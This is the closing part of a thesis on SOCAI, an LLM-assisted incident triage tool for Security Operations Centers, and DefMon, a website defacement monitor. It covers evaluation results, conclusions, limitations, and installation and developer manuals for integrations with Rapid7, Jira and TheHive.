However, to gain a deeper understanding of these results, we need to analyze the quality of SOCAI's responses in more detail, examining them by both incident type and severity. By analyzing the data in this way, we can better understand the factors that contribute to SOCAI's quality and identify any patterns that may reveal strengths or areas for improvement in the system's handling of different types and severities of incidents. In this chart above we can see:




Figure 5.12. Evaluation: SOCAI quality with types and severity distribution

- For low-severity incidents, SOCAI displayed its strongest performance in Benign Positives, with 37.84% of responses rated as excellent. This indicates that SOCAI is well-tuned for providing thorough insights in low-risk, low-priority scenarios where a lighter touch is expected. For low-severity Investigative Incidents, SOCAI's excellent responses dropped to 11.11%, suggesting that while it still offers helpful insights.
- Medium-severity incidents saw a more balanced distribution of SOCAI's response quality across both types. In Investigative Incidents, 24.44% of responses were rated as excellent and 22.22% as good, indicating that SOCAI effectively meets the analysis demands of moderate threats. For Benign Positives, SOCAI provided excellent responses in 17.57% of cases and good responses in 16.22%, showing consistent performance even as the incident complexity increases.
- In high-severity incidents, SOCAI's excellent response rate was relatively lower across both types, indicating a potential area for enhancement. In Investigative Incidents, excellent responses accounted for 4.44%, while good responses reached 22.22%. In high-severity Benign Positives, good responses made up 13.51%, while excellent responses remained limited. This trend suggests that while SOCAI can provide reliable responses in high-priority situations, there may be opportunities to enhance the depth and specificity of insights in the most critical cases.

In addition, SOCAI demonstrates a high level of comprehensibility, with 93% of its responses being clear and easy for SOC analysts to understand .This is indicative not only of great performance but also, more importantly, of allowing the analysts to interpret the findings and recommendations given from SOCAI faster and therefore to respond faster and make decisions better.




Figure 5.13. Evaluation: SOCAI comprehensibility

However, the other 7% of the responses are not clear. This is usually because, at times, SOCAI uses terms that are too advanced or technical for example the client to understand, unless of course, the client has prior specialist knowledge on the topic. Again, this is indicative of areas in which it can be fine-tuned to ensure SOCAI stays with precise and more available language that will enhance the user experience and confidence in its recommendations.

5.3.2 Performance

Now, we will evaluate the performance of SOCAI in terms of response time across different phases of incident processing. Below we can find a chart that represents the average time it takes SOCAI to process an incident through each phase of its incident management workflow to show efficiencies in handling and responding to security alerts. This provides insights into how SOCAI performs key tasks (from ingesting alerts to reporting) significantly reducing the workload for SOC analysts.




Figure 5.14. Evaluation: SOCAI average performance

SOCAI demonstrates a substantial reduction in incident handling time because it has ability to complete the entire process in just over 1 minute and 14 seconds. When compared with traditional SOC analyst response times, SOCAI can achieve approximately 2/3 of the work that a human analyst would otherwise perform manually. In addition, in a company scenario SOC Analyst must follow prefixed contract deadlines and certain time could happen SOC Analyst might is not able to respect these. Generally, these deadlines depend by severity. For instance, in not really high-risk context, SOC analysts probably must manage and resolve high-priority incident around 15 minutes, medium-priority in 30/45 minutes and low-priority incident up to 1 hour and there aren't way where SOC analyst does not respect them. Futhermore, to illustrate the impact of SOCAI and understand really well why it's important in SOC, let's consider a hypothetical scenario involving multiple incidents arriving at different times and severity levels. This example want to demonstrate how a SOC analyst would handle the workload both with and without SOCAI's support. By comparing these approaches, we can observe how SOCAI streamlines response times, optimizes prioritization, and helps meet resolution deadlines even under heavy workloads.

Imagine a scenario where at 14:15, two incidents arrive: High-severity incident (must be resolved by 14:30) and one Medium-severity incident (must be resolved by 14:45). After a while in particular at 14:20, a Low-severity incident arrives, which has a resolution deadline of 15:20. Finally, at 14:35, three more incidents arrive: two Medium-severity incidents (resolution deadline by 15:25) and one Low-severity incident (resolution deadline by 15:35).

SOC Analyst's Workflow Without SOCAI

In this situation, a single SOC analyst would have to manually process each incident, prioritizing by severity and deadlines. This example below explains the workflow might happen without the support of SOCAI:

1. 14:15 - 14:30: The analyst starts with the High-severity incident, as it has the highest priority and a short deadline. he finishes this by 14:30, meeting the required response time.

2. 14:30 - 14:40: The analyst then moves on to the Medium-severity incident that arrived at 14:15. This incident has a 14:45 deadline, so the analyst must work quickly. Immagine that by 14:40, he is able to finish handling this incident, just meeting the required deadline.

3. 14:40 - 15:00: With the first two incidents resolved, the analyst moves to the Low-severity incident that arrived at 14:20, which has a deadline of 15:20. The analyst completes this incident by 15:00.

4. 15:00 - 15:20: At 14:35, two Medium-severity incidents arrived, each requiring resolution by 15:25. The analyst picks one of these Medium incidents, finishing it by 15:20 but only barely meeting the deadline.

5. 15:20 - 15:35: The analyst then addresses the second Medium-severity incident (deadline of 15:25), completing it around 15:35. In this case, he has missed the deadline by 10 minutes due to the backlog.

6. 15:35 onward: Lastly, the analyst turns to the second Low-severity incident that arrived at 14:35 (deadline of 15:35). he starts on it at 15:35 and complete it by 15:45, missing the deadline by 10 minutes.

This delay would then cascade, affecting the response times for all subsequent incidents.

SOC Analyst's Workflow With SOCAI

Now let's see how this workflow changes with SOCAI assisting the analyst. Here, SOCAI automates a significant portion of the initial analysis, response generation, and case creation, allowing the analyst to focus on the more critical parts of each incident.

1. 14:15 - 14:16: When the High-severity incident and the Medium-severity incident arrive at 14:15, SOCAI immediately begins processing both in parallel, starting with initial ingestion, incident analysis, and response generation.

2. 14:16 - 14:20: Within approximately 1 minute and 14 seconds per incident (based on SOCAI's average response time), SOCAI has completed its analysis for both incidents. It generates case details and recommended responses, including prioritized tasks, and sends these back to the analyst.


3. 14:20 - 14:25: With SOCAI's assistance, the analyst only needs to verify the High-severity incident, review the SOCAI-provided insights, and initiate additional manual investigation if needed. By 14:25, the High-severity incident is fully addressed, allowing the analyst to move forward sooner.

4. 14:25 - 14:30: The analyst then moves on to the Medium-severity incident from 14:15. Thanks to SOCAI's prepared analysis and response recommendations, the analyst completes this by 14:30, well within the deadline.

5. 14:30 - 14:32: When the Low-severity incident arrives at 14:20, SOCAI quickly processes it in the background, performing initial analysis, and generating a summary and response. By 14:32, SOCAI has provided the analyst with a recommended course of action. The analyst can decide to review or deprioritize this incident based on its low severity and existing workload.

6. 14:35 - 14:45: At 14:35, two Medium-severity incidents and one Low-severity incident arrive. SOCAI handles the initial analysis of all three, generating actionable responses by 14:37. The analyst prioritizes the Medium-severity incidents and completes both by 15:00, staying well within the 15:25 deadline for each.

7. 15:00 - 15:05: The analyst finally turns to the remaining Low-severity incident from 14:35. With SOCAI's automated insights, they complete this incident promptly, meeting the 15:35 deadline comfortably.



Incident ID	Priortity	Arrival Time	Type	Duration
Incident 1	High	14:15	Without SOCAI	00:15
			With SOCAI	00:10
Incident 2	Medium	14:15	Without SOCAI	00:10
			With SOCAI	00:05
Incident 3	Low	14:20	Without SOCAI	00:20
			With SOCAI	00:05
Incident 4	Medium	14:35	Without SOCAI	00:20
			With SOCAI	00:15
Incident 5	Medium	14:35	Without SOCAI	00:15
			With SOCAI	00:10
Incident 6	Low	14:35	Without SOCAI	00:10
			With SOCAI	00:05

Figure 5.15. Evaluation: Example without/with SOCAI

This example illustrates how the integration of SOCAI allows to increase efficienty, reduce manual load, better prioitization and saving time in manner that analyst can turn their attention to critical task.

5.3.3 Key Performance Indicators

The last result considers SOCAI and the SOC metrics and in particular it want to explain how SOCAI manipulate Key Performance Indicators (KPI) for a Security Operation Center. A KPIs helps to measure SOC effectiveness, efficiency, and overall security posture. Here, we will see how the SOCAI Project can help to improve these metrics:

- Mean Time To Respond (MTTR) specifies the average time in responding to a security incident, and obviously, a lower MTTD reflects better detection capabilities. We know the SOCAI Project is built upon the concept of giving a response to the SOC team. Responding to an incident in approximately 1.14 minutes can decrease MTTR and also increase detection capabilities.

- Mean Time To Resolve (MTTR) specifies the average time taken to resolve an incident. SOCAI project cannot take some decisions yet, but it starts observables' analysis that is really important to understand how neutralise threat and mitigate damages.

- A False Positive Rate (FPR) is a percentage of alerts flagged as incidents that turn out to be false positives. A lot of security tools already help a SOC to reduce this value but using also SOCAI false-positive incidents can be resolved in a short time and SOC can also have the possibility to decrease FPR in SOC.

- Security Incident Response Time (SIRT) tracks how long it takes for the team to respond after being alerted to a threat, and it focuses on immediate response actions. This value goes downhill because SOCAI not only helps SOC analysts resolve the incident but also gives an immediate response for each incident without considering its priority.

- The number of Incidents Resolved is the number of incidents successfully resolved within a specific timeframe, which shows the SOC's ability to handle threats. As we have seen in performance, SOCAI can help SOC Analysts in order to increase the number of resolved incidents in a time windows whatever their priority. In addition, by reporting an immediate response on the collaboration tool, SOC analysts can organise better security incident management and follow the incident's deadline.

- Incident Escalation Rate (IER) is the percentage of incidents escalated to higher-level analysts or teams. A high escalation rate may indicate that front-line analysts need additional training. SOCAI projects use old responses and AI knowledge in order to give a new response, so it can also train the SOC analyst, who is managing the security incident, with new concepts that he might not have known before. At this point, the IER decreases, and we also perform training for analysts.

Chapter 6

Conclusions

The increasing sophistication of cyber threats and their rising frequency have highlighted the importance of a quick and accurate response. These growing pressures find many organizations using automation to increase the efficiency of the company's security. The SOCAI project is designed to transform the way security incident responses are done by a SOC team through automation and increasing the efficiency of the entire incident response cycle. By integrating artificial intelligence and multi-platform integration, SOCAI is able to provide great response and support to SOC teams. As we have seen, the SOCAI Project can be silently integrated into all SOC contexts using integrations without modifying any tool chosen in the SOC process before. In addition, it is able to increase incident management and response, reduce manual SOC Analyst overload, and increase management, communication, and collaboration through open-source platforms. Furthermore, to resolve the defacement problem, the DefMon Project was built to detect this type of attack and alert security teams when this kind of problem happens. DefMon is able to detect website changes using machine learning and cryptography. It can also generate alerts when changes overcome a certain threshold defined by the company. Enforcing the concepts, using both DefMon and SOCAI, I have demonstrated how easily it is possible to integrate various security tools into the SOCAI Project.

Chapter 1 introduced the concept of cybersecurity and why it's really important to have a Security Operation Center in each company, enforcing the increasing of sophisticated cyber threats and the fact that AI and Machine Learning can help us resolve a lot of common and repetitive operations. Later, this defines the border and goals of the thesis giving a clear impression of what it wants to reach.

Chapter 2 comprehensively reviewed the foundational concepts of this thesis. It discusses Security Operation Centers (SOC) exploring also Oplium's SOC, Artificial intelligence (AI) and Defacement. The chapter first goes further into the role of SOC in cybersecurity, explaining the structure of SOC using the PPTGC Framework. After, it introduces one of the standard incident response frameworks called NIST and general issues that we can find in a SOC. In addition, this chapter discusses the tools, processes, and issues within Oplium's SOC, providing a comprehensive view of where the SOCAI project can be applied. Later, the following sections explore generative artificial intelligence (AI), particularly large language models (LLMs) and prompt engineering, which are crucial to understanding SOCAI projects. It concludes by talking about defacement, covering its motivations, methods for performing defacement, and detection techniques.

Chapter 3 presents related work correlated to the SOCAI Project: Security Orchestration, Automation and Response (SOAR). It describes how a SOAR works and what are the core components of this element. In addition, this chapter introduces and provides a general view of the most SOAR tools used nowadays like Palo Alto Cortex XSOAR and Splunk Phantom presenting details about architecture and methods of Orchestration, Automation and Response.

Chapter 4 outlines the design of both the SOCAI Project and the Defacement Monitor (DefMon). It begins by providing a comprehensive description of SOCAI's goals and its optimisation capabilities within a SOC. Following this, it details the tools and methods employed by SOCAI to ensure an accurate response, before shifting focus to describe each phase of the SOCAI process in depth like ingestion, response generation, case creation and automatic analysis and reporting. Following this, it describes a real case where SOCAI is applied, examining the advantages and disadvantages of using this type of project. Afterwards, it provides a detailed description of the DefMon Project, discussing the motivation behind its creation and explaining the architecture and structure used to detect defacement attacks.

Chapter 5 contains a series of evaluations and case studies are presented to assess the SOCAI project's effectiveness. The chapter begins by detailing two proof of concepts to show SOCAI's real-world capabilities: The first PoC focuses on SOCAI's automated handling of a security incident. It demonstrates how SOCAI efficiently detects, gathers evidence, analyzes, and responds to the incident. This automation streamlines the SOC analyst's workflow by providing immediate analysis, actionable insights, and summary comments. The second PoC extends this use case by simulating a website vulnerability scenario, involving both SOCAI and DefMon. This scenario demonstrates SOCAI's and DefMon's synergy in handling defacement threats on a website. SOCAI assists in case management and response generation, while DefMon provides early alerts on content changes, aiding in timely incident management. After, the chapter evaluates SOCAI's response quality showing that SOCAI's responses were generally rated highly. Most responses provided helpful, actionable insights especially valuable for initial incident triage and for cases where immediate contextual information was required. However, a small portion of responses highlight potential areas of improvement primarily due to generic or less detailed content.

6.1 Challanges and Limitation

SOCAI and DefMon face certain challenges and limitations. The first concern in the SOCAI Project is related to AI "hallucinations," where a system can give an incorrect or misleading output without relevance to the input data. This might be a problem since security incidents necessitate very accurate and reliable outputs, given that effective responses depend on the same. SOCAI relies heavily on a dataset in order to retrieve similar past incident responses for guiding responses of new incidents. This dataset does not self-populate; thus, it is one limitation that could be fixed. Without a strong dataset, the risk is SOCAI will provide generalized responses to a lowered quality that does not contain the accuracy required by complex cases. Another is the integration modules currently supported by SOCAI, such as Rapid7IDR and Jira, are only limited in numbers. While these integrations do provide support, they may not support each and every different tool that an organization might use in their security stack. This limits the flexibility of SOCAI.While SOCAI goes through the regular incidents, incidents that are complex in nature-with advanced attack techniques or lateral movements inside the network-may could be a problem for SOCAI. In such cases, these incidents need an in-depth analysis that is beyond the capacity of SOCAI and requires manual investigation by skilled analysts or integration with specialized tools.

Moving on to DefMon there are other challanges due to the fact that it is not concluded for the customer yet: sometimes, DefMon produces alerts on benign changes too. For example, minor changes to benign site content may trigger defacement alarms, hence introducing noise for SOC teams. Effective defacement monitoring is based on a correct representation of the normal appearance and behavior of a site. Since any inaccuracies in this view lead to frequent alerts for harmless changes, or failures in noticing true defacements, this is a potential problem. Second, frequent monitoring of web content for changes-especially for dynamic or large sites-may introduce performance overhead, thus affecting the speed and responsiveness of both DefMon and the monitored websites. Lastly, not all possible web defacement techniques are covered by DefMon, especially in cases where the attackers apply advanced methods to hide the changes or target less frequently monitored parts of the site.

In other words, while both SOCAI and DefMon provide needed functionalities, those challenges outline future directions for improvements in increasing their correctness, flexibility, and overall effectiveness in an environment like the SOC.

6.2 Future Improvements

As part of the continuous evolution of the SOCAI and DefMon projects, I want to outline several improvements that can resolve current limitations and expand functionality to meet the dynamic needs of Security Operations Centers (SOCs).

One of the critical strengths of SOCAI involves its ability to learn from history for suggestions. We have very few incident and response data in the dataset and this might affect the behavior of the responses. To resolve this, I could create a script that would fetch, maybe every week, all the responses generated by SOCAI that afterward were modified by the SOC analysts to reach the best response. These data would be automatically integrated into this dataset and ,at least in the first phase, audited for quality. Over time, this could provide the capability for SOCAI to model a real-world scenario or pattern of analyst decisions and could help ensure that SOCAI improves with the SOC operational environment for better accuracy, speed, and relevance in future recommendations. Enforcing, SOCAI responds to incidents by searching for a similar incident in history and referring to it in the case of an incident. Equipping the system to leverage insights from multiple past incidents could increase the handling highly complex scenarios. This would be achieved by multi-incident resolution through putting together into one coherent resolution relevant parts of several historical cases. With this capability, responses will be more robust when incidents are multifeatured in nature and no single historical case can respond adequately. It enhances the contextual understanding of complex security threats. In addition, SOCAI supports very few tools that include Rapid7IDR and Jira. This should be extended to more SIEMs, more SOARs, and collaboration tools such as ServiceNow, Microsoft Teams, and Slack for the applicability of wide varieties of SOCs. It also provides sending an email notification to the SOC manager when the resolution is done, thus improving communication and making timely decisions. This could make SOCAI more proactive with the aggregation of data from multiples sources and Integration with collaboration platforms would increase communication in different teams. As advancements in AI models continue, SOCAI could transition to GPT-5 or similar state-of-the-art models when available. These models offer better language comprehension, reduced hallucination risks, and improved contextual accuracy, making them well-suited for incident analysis and response.

Shifting focus on DefMon, it could be upgraded with advanced detection mechanisms, such as AI-driven anomaly detection and DOM tree analysis. Each of these would make it possible to identify more harmful or sophisticated attempts at defacement that may have gone undetected using traditional methods. Better detection accuracy ensures that actual threats are alerted to the SOC teams, therefore minimizing the chances of undetected defacement. Another improvement can be in reducing the number of false positives, since they remain a general challenge for active defacement monitoring tools. Better management techniques can be performed for baselining by implementing dynamic threshold mechanisms and pattern recognition algorithms that reduce unnecessary alerts significantly. Minimizing noise allows SOC analysts to pay attention to only meaningful alerts, which helps raise the standards of operational efficiency and reduces fatigue. In addition, more intuitive GUI could enhance the visualizations for DefMon, which would include timelines, summaries of threats, and dashboards. Also we could provide secure authentication mechanisms to allow access to the system by only authorized people. A more user-friendly interface supports usability on the part of analysts, while authentication mechanisms enhance the overall security of the tool. Finally, DefMon can be configured to send a notification e-mail automatically to those parties concerned upon every detected defacement. This makes it certain that there is going to be very rapid awareness and reaction, and with immediate notification, response times get lessened to minimize the damage of the defacement.

Appendix A

User's Manual

A.1 SOCAI Project

This manual is a comprehensive guide for end users, detailing system requirements, installation instructions, and a usage guide for SOCAI Project.

A.1.1 System Requirements

Operating System:

- Linux OS: Ubuntu 22.04 LTS.

Software Dependencies:

- Docker: required to build project and tools
- Python: version 3.8 or higher.
- Git: required for cloning the project repository.
- Pip: required for installing Python dependencies.

API Keys:

- OpenAI API Key: required for integrating the gpt model.
- TheHive API Key: required for comunicate with TheHive
- Rapid7IDR API Key: required for security tool integration module
- Jira API Key: required for collaboration tool integration module

A.1.2 Installation Steps

1. Clone the Repository

First, download the private SOCAI repository from GitHub. Open a terminal and enter:

```
git clone https://github.com/licitrasimone/SOCAI-Project.git
```

This command copies the repository to your local machine.

2. Access the Repository Folder

Change your directory to the newly cloned SOCAI repository by running:

```
cd SOCAI
```

3. Create a Configuration Folder

Inside the main SOCAI directory, create a new folder named config:

```
mkdir config
```

Move into the config folder:

```
cd config
```

4. Create the Configuration File

Now, create a configuration file named config.ini:

```
vim config.ini
```

This will open the vim editor to let you edit the file. In vim, press i to enter Insert mode, and add the following details:

```
[auth]
the_hive_api_key = your_api_key
r7_api_key = your_api_key
jira_email_address = your_email_address
jira_api_key = your_api_key
openai_api_key = your_api_key

[url]
the_hive_url = http://thehive:9000
jira_url = jira_url
r7_url = r7_url
r7_logs_url = r7_logs_url
```

The config.ini file organizes authentication and URL information required for SOCAI to communicate with external services:

- auth: Contains API keys and credentials for The Hive, Rapid7, Jira, and OpenAI.
- url: Contains the URLs for connecting to each of these services directly.

Replace each your_api_key, your_email_address, and your_url with the actual API keys and URLs relevant to your setup. After entering the details, press Esc, then type :wq to save and exit vim.

5. Build the Docker Image

Now that your configuration is ready, build the Docker image with:

```
docker build -t socai .
```

This command will create a Docker image named socai based on the Dockerfile included in the repository.

6. Run the Application with Docker Compose

Finally, to run the application, use Docker Compose:

```
docker-compose up
```

This command will start all necessary services as defined in the docker-compose.yml file in the repository, including your main SOCAI app and its dependencies.

After completing the setup steps, it is essential to wait for all services to fully initialize and become available. Once they are ready, you can proceed to configure The Hive and Cortex according to your specific requirements. A crucial step in this process is obtaining the API key for Cortex and entering it in The Hive's configuration. This key allows The Hive and Cortex to communicate effectively, enabling integrated analysis and response functionalities. Properly connecting these services ensures they work in tandem, allowing Cortex to perform analyses and send the results back to The Hive for streamlined incident response and automation.

A.2 Defacement Monitor

This is the technical guidebook for an end user, describing system requirements, installation instructions, and a usage guide for the DefMon Project. Below, the user manual for the Defmon project shows system requirements and step-by-step installations of the backend in Flask, and the frontend in React.

A.2.1 System Requirements

Operating System:

- Linux, macOS, or Windows

Software Dependencies:

- Python: Version 3.8 or higher (for the Flask backend)
- Node.js: Version 14.0 or higher (for the React frontend)
- npm: Version 6.0 or higher (installed with Node.js)

Additional Requirements:

- Docker (optional, if deploying with containers)

A.2.2 Installation Steps

1. Clone the Repository

Clone the Defmon repository from your version control platform:

```
git clone https://github.com/licitrasimone/defmon.git
cd defmon
```

2. Setting Up the Flask Backend

Navigate to the Backend Directory:

```
cd defmon-server
```

Create a virtual environment (optional but recommended):

```
python3 -m venv venv
```

Activate the virtual environment:

- On macOS/Linux:

  ```
  source venv/bin/activate
  ```

- On Windows:

  ```
  venv\Scripts\activate
  ```

Install the required Python packages using pip:

```
pip install -r requirements.txt
```

Create a .env file in the backend directory with necessary environment variables. Example:

```
FLASK_APP=app.py
FLASK_ENV=development
SECRET_KEY=your_secret_key
```

Start the Flask backend server:

```
flask run
```

3. Setting Up the React Frontend

Navigate to the Frontend Directory:

```
cd ../defmon-react
```

Use npm to install the necessary packages:

```
npm install
```

Create a .env file in the frontend directory and set up environment variables as needed. Example:

```
REACT_APP_API_URL=http://localhost:5000
```

Start the React frontend server:

```
npm start
```

4. (Optional) Using Docker for Deployment

If Docker is available, you can use Docker Compose to simplify deployment. From the project root:

```
docker-compose up --build
```

Ensure that both the backend (Flask) and frontend (React) are running properly by accessing the frontend at http://localhost:3000 (or as configured) and ensuring it connects to the backend API at http://localhost:5000.

Appendix B

Developer's Manual

B.1 SOCAI Project

The SOCAI project is structured in a way that organizes and manages different components essential for incident handling, response automation, and system configuration. Each components contributes to SOCAI's operational workflow, ensuring integration with external platforms, real-time logging, and efficient incident response.

```
SOCAI-Project
├── config
├── data
├── logs
├── integrations
├── response
├── main.py
└── compose.yml
```

B.1.1 Integrations

This component enable SOCAI to communicate with external platforms effectively. These modules are crucial, as they facilitates data flow and interaction between SOCAI and other tools used in Security Operations Centers (SOCs).

```
SOCAI-Project
├── ...
├── integrations
│   ├── security-tools
│   │   ├── investigation.py
│   │   └── r7_integration.py
│   └── collaboration-tools
│       └── jira_integration.py
└── ...
```

Rapid7IDR integration

The Rapid7 IDR Integration Module in SOCAI enables interaction with Rapid7 InsightIDR's REST API, facilitating the retrieval of investigations, alerts, and relevant logs for deeper analysis. Here we have 3 important function:

get_investigation This function pulls investigation details using an investigation ID, including metadata like title, status, and priority. An alert related to the investigation is fetched and linked to the Investigation object. This enables a cohesive view of the investigation with all relevant alert details attached. This function uses Investigation Retrieval API (/idr/v2/investigations/{investigation_id}) that fetches data about a specific investigation using the investigation_id, and provides core details like the title, status, and priority of the investigation.

get_alert_by This function retrieves alerts related to a specific investigation, using the Rapid7 API endpoint. It creates an Alert object, which includes attributes like ID, title, alert type, creation time, and associated detection rules. Evidence data related to the alert is fetched if available. When evidence isn't directly available, the module uses regular expressions to identify users or email addresses within alert titles, such as account emails or usernames. Based on patterns identified in alert titles, specific log conditions are created to query logs associated with the incident. This secondary approach ensures that essential context is retrieved even when Rapid7's default evidence API is limited. This function uses:

- Alert Retrieval API (/idr/v2/investigations/{investigation_id}/alerts): This API call retrieves alerts associated with a given investigation, including alert types, timestamps, and linked detection rules, which are essential for understanding the scope and nature of the incident.
- Evidence Retrieval API (/idr/at/alerts/{alert_id}/evidences): This endpoint allows SOCAI to fetch direct evidence associated with specific alerts. However, for certain user-related investigations where direct evidence isn't available, the integration module uses custom log extraction to pull relevant data.
- (When evidence isn't directly available) get_logs function inside r7 integration module.

get_logs The get_logs function retrieves logs over a specified time range and with specified conditions. Each log is extracted from a predefined list of log sets, ensuring that a wide array of data points is considered, from authentication events to web proxy activity. The function handles paginated responses from Rapid7 by iteratively requesting the href links in links fields until the full log data is retrieved. The extracted logs are enhanced with metadata such as the originating log set name and specific conditions, providing detailed context for further analysis. This function uses Log Retrieval API (/query/logsets) that retrieve detailed log data based on specified conditions, such as a time range or certain account identifiers.

Jira integration

The Jira Integration Module in SOCAI provides seamless communication with Jira's API to manage ticketing for incident tracking. This integration enables SOCAI to retrieve, update, and comment on Jira tickets, supporting enhanced incident coordination. This module has 3 important function:

get_jira_tickets This function fetches active Jira tickets related to SOC operations using the GET /rest/api/3/search endpoint. The Jira Query Language (JQL) is used to filter tickets. It retrieves tickets from the "SOC" project, submitted by a specific reporter, with statuses either "Open" or "Waiting for support", and created within the last five minutes. This query structure allows for precise filtering of recent and relevant incidents. If the API call is successful, it returns a list of tickets in JSON format otherwise, it logs an error message with details.

get_jira_ticket_incident_id This function retrieves a specific ticket by its issue_id and parses its description to locate the incident ID associated with the ticket. A regular expression (uuid_regex) searches for UUID patterns in the ticket's description fields, specifically within URL links referencing investigations. The regex identifies the investigation ID embedded in the URL, allowing SOCAI to link the Jira ticket with the relevant security incident.

add_comment_jira This function posts comments to a specified Jira ticket using the POST /rest/api/2/issue/{issue_id}/comment endpoint. The comment content is passed as JSON, with headers set to specify the data format (Content-Type: application/json). This functionality enables SOCAI to automatically update the ticket with relevant information, reducing the need for manual data entry by SOC analysts and ensuring real-time status updates in Jira.

B.1.2 Response

In the SOCAI Project, the response component is integral to automating incident responses by utilizing AI-driven analysis. This part of the project is specifically designed to analyze incidents, extract relevant insights, recommend actionable responses to streamline SOC workflows and analyze all relevant observable.

```
SOCAI-Project
 ├── ...
 ├── response
 │    ├── ai-engine
 │    │    └── ai_processing.py
 │    └── response.py
 └── ...
```

ai_processing.py

The ai_processing.py in SOCAI want to leverages BERT and OpenAI's GPT models to analyze security incidents. First of all, to calculate the similarity between a new incident and previously resolved incidents, the function in ai_processing.py leverages a pre-trained BERT model. These embeddings capture the semantic meaning of each incident, allowing the function to compute cosine similarity scores between a new incident and historical ones. The most similar past incident is appended to the prompt for *get_observables_tasks_and_comment* function. The *get_observables_tasks_and_comment(incident)* function calls GPT-4 using the *chat.completions.create* function. Prompt is build upon default instuctions, the normalized incident and most similar past one asking to GPT-4o for detail description, suggested tasks and observables.Once the response is received, it's parsed by splitting it into three sections. Another functionality offered by ai_processing.py is: provide a summary of recent user activities, particularly useful for incidents involving specific user behavior. It is possible thanks to *get_last_activities(activities)* function where a concise prompt is built to ask GPT-4 to analyze and summarize recent activities. The model outputs a report detailing the activities performed by the user in a specific timeframe and any potential security risks associated with those actions. The output is returned as a clear summary in text format, helping SOC analysts quickly understand user activity patterns and identify any irregular or potentially malicious behavior.

response.py

Response.py handles integration with the case management and incident response platform called The Hive. This module allows for the automation of incident creation and management inside The Hive: posting of observables, tasks, and description, and the start of automated analyses using Cortex analyzers. The method *new_case(incident)* is the main function that creates a new case in The Hive based on an incoming incident. It begins with calling *get_observables_tasks_and_comment* of ai_processing.py to get the extracted observables, tasks, and a incident's description which is auto-generated summarizing the incident. Firstly, this function instantiates a Case object with the incident's title, full description, and its priority, mapped to The Hive's severity scale. The Case object is populated with the list of CaseTask instances representing tasks derived from the incident. Each task is created with a Waiting status to signal that further action is required. The case is created in The Hive using TheHive's *api.create_case(case)* function and the response contains the new caseId, which is crucial for associating observables and running automated analysis. After the case creation, function iterates over each observable (e.g., IPs, domains) and posts it to The Hive. Each observable is instantiated as a CaseObservable and is added to the case via TheHive's *api.create_case_observable* function. For each observable created before, the function retrieves relevant analyzers from Cortex that match the observable's data type: An API request /api/connector/cortex/analyzer/type/{dataType} identifies compatible analyzers, and each analyzer is triggered through another request /api/connector/cortex/job to initiate automated analysis. This API send via POST the analyzerId, cortexId and the artifactId that is the observable's id. Finally, Cortex automatically sends the analysis results back to The Hive, where they are attached to the observable within the case, giving SOC analysts additional insights.

B.1.3 Main

